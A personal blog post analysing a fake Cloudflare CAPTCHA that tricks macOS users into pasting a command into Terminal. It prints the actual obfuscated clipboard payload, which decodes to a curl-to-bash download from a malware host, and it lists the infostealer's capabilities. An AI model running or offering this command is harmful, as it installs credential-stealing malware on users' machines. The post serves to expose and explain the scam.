“AI” Malware Analysis
Using “AI” tools for malware analysis isn’t really anything new, but it’s not something I’d played with before… until now.
This afternoon, after getting back from a bike ride and looking up info on houses in Birmingham, I clicked a link to mansionfreak[.]com. When the page loaded I got a really weird popup:

This caught my eye because it wasn’t really a Cloudflare CAPTCHA; it wanted me to run Terminal.app and paste whatever was in my clipboard. So what was there in the clipboard?
: "Cloudflare Human Verification" && eval $(echo "Y3VybCAtc0wgaHR0cHM6Ly9jZi1jYXB0Y2hhLnByby9jZi1jaGFsbGVuZ2V8YmFzaA==" | base64 -d)Uh oh…. That’s not good. Well, let’s see what we can find by just base64 decoding that string:
c0nsumer@mini ~ % echo "Y3VybCAtc0wgaHR0cHM6Ly9jZi1jYXB0Y2hhLnByby9jZi1jaGFsbGVuZ2V8YmFzaA==" | base64 -d
curl -sL https://cf-captcha.pro/cf-challenge|bash%                                               c0nsumer@mini ~ %
Okay, so it grabs a file and runs it through bash, so this is probably trying to install something while giving the user something to paste in the box above…
Yep, it downloads stuff from https://devicecore.pro/uz72w8/{OBSCURED} and then pipes it into osascript, macOS’ script interpreter. All the while it shows the user something like this to give them a code to paste into the website as verification:

(It’s got some shiny colors and animation as well as showing the first part then the second. I removed the screen clearing and download/run part so I could get a screenshot of it all.)
I grabbed a copy of the file being downloaded and seeing a bunch of obfuscated JavaScript, that’s where it got beyond what I know how to do. But hey, I’ve got a nice Claude subscription with Fable access, and I hadn’t yet used it for malware analysis, so here we go!
Yes, this is where this post turns from “look at what I did” to “look at what the clanker did”, but it’s impressive how much these tools can get done, and that’s what I wanted to use this post to show. So, what did it find? Had this become installed, it does the following (this part copied and pasted from the writeup):
- Steals the macOS login password and validates it with PAM.
- Tricks the user into granting it Full Disk Access.
- Collects cookies, saved logins, history, and keychain storage keys from 14 browsers.
- Reads iMessage and WhatsApp message history.
- Replaces cryptocurrency addresses on the clipboard.
- Accepts remote commands, including shell execution, file transfer, dylib loading, and self-update.
Or, in short, the ability to monitor pretty much anything the victim does on their computer.
The whole writeup is worth reading. It’s impressive what a few dozen back-and-forths to focus the agent on where to dig (and where not to) as it ran Ghidra and a handful of other tools to figure out most of what the binary does: mansionfreak_fake-CAPTCHA-fable-analysis.md
This stuff is… powerful. Now think about how similar tools could be used for developing things like this. It’s going to be a bumpy road ahead.

Interestingly, as I started asking about how it manages to install a background item without the user seeing a notification it began writing, the agent cited Patrick Wardel’s talk from DEF CON 31 (2023), which discusses this same technique. It then began expanding on how this program takes a bit broader approach, how it could be tested, and then the session was shut down and handed to Opus 4.8, which also shut it down. I guess we were getting too close to actual vulnerability testing…
I’d read about this happening, but it’s the first time it happened to me. Oh well. The research showing that it was bad is still quite useful and good enough to entertain me this evening.